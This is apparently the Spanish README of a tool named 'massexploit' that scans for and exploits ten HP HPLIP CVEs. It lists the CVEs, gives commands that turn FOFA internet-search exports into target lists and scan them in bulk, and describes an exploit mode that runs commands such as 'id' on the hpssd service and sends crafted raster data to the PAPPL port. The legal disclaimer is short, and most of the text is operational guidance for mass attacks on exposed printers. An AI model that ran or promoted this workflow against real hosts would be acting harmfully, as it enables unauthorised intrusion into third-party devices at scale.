massexploit — Comprobador masivo de CVE de HP HPLIP (2026-09)
Driver de comprobación masiva e investigación de explotación para HP HPLIP < 3.26.6 — CVE-2026-91097 hasta CVE-2026-91106.
| CVE | CVSS 4 | CWE | Remoto |
|---|
| CVE-2026-91097 | 7.0 | CWE-787 | sí (UI) |
| CVE-2026-91098 | 8.6 | CWE-122 | sí (UI) |
| CVE-2026-91099 | 5.1 | CWE-61 | local |
| CVE-2026-91100 | 6.8 | CWE-78 | local |
| CVE-2026-91102 | 8.4 | CWE-78 | local |
| CVE-2026-91101 | 5.1 | CWE-129 | físico |
| CVE-2026-91103 | 5.1 | CWE-191 | físico |
| CVE-2026-91104 | 9.3 | CWE-122 | sí |
| CVE-2026-91105 | 8.6 | CWE-122 | sí (UI) |
| CVE-2026-91106 | 9.3 | CWE-122 | sí |
Corregido: HPLIP 3.26.6+
Resumen
Los resultados de FOFA body="hplip" suelen ser :8000 PAPPL, no :2207. Use host:port en las listas de objetivos.


Captura de pantalla (comprobación masiva --flow)
Requisitos
- Python 3.9+
pip install -r requirements.txt
Uso
pip install -r requirements.txt

# Single target (default ports 631, 2207, 9100 if no port given)
python poc.py -u 192.0.2.10 --mode check

# FOFA port (recommended)
python poc.py -u 192.0.2.10:8000 --mode check --flow

# Mass — all 10 CVEs
python poc.py --list targets.example.txt --mode check -j 30 -q --flow

# Critical network heap CVEs only
python poc.py --list list_hplip_printer.txt --mode check --cve CVE-2026-91104,CVE-2026-91106

# Exploit research (PAPPL on :8000 → IPP raster; -c id only meaningful on hpssd:2207)
python poc.py -u 192.0.2.10:8000 --mode exploit --cve CVE-2026-91106
python poc.py -u 192.0.2.10:2207 --mode exploit --cve CVE-2026-91100 -c id
FOFA → lista de objetivos
# Save export as fofa_csv_1049.csv (or pass -i)
python fofa_to_list.py
# list.txt (all) + list_hplip_printer.txt (title hint = HPLIP Printer Application)
python poc.py --list list_hplip_printer.txt --mode check -j 30 --flow
192.0.2.10:8000
192.0.2.11:2207
192.0.2.12|CVE-2026-91106
Las líneas con |CVE… usan la parte anterior a | como host (pista opcional de CVE para la salida de resultados).
CLI
Salida
| Archivo | Contenido |
|---|
massexploit_results.jsonl | JSON completo por host |
hits.txt | Candidatos (host|cve,…) |
Valores comunes de status en la comprobación
| Estado | Significado |
|---|
hplip_surface_candidate | Puerto abierto + mapeo de versión/CVE |
|
Expectativas de explotación
| Estado | Significado |
|---|
pappl_raster_sent_no_shell_output | IPP/raster enviado en el puerto PAPPL; sin id en HTTP (clase de RCE de heap) |
Estructura del repositorio
.
├── poc.py
├── cve_catalog.py
├── hplip_probes.py
├── hplip_exploit.py
├── pappl_ipp.py
├── pappl_raster.py
├── fofa_to_list.py
├── image.png
├── targets.example.txt
├── requirements.txt
├── README.md
├── LICENSE
└── .gitignore
Limitaciones
- No es un escáner web genérico — superficies de impresión / HPLIP TCP+HTTP.
- No hay RCE armado público para 91104/91106 en PAPPL; la ruta de raster es investigación alineada con ZDI-26-656.
- CVEs físicos/locales listados para
--cve all pero no explotables de forma remota a escala.
- Solo pruebas autorizadas.
Referencias
Legal
Solo para pruebas de seguridad autorizadas. Usted es responsable del cumplimiento de las leyes aplicables y las reglas del programa.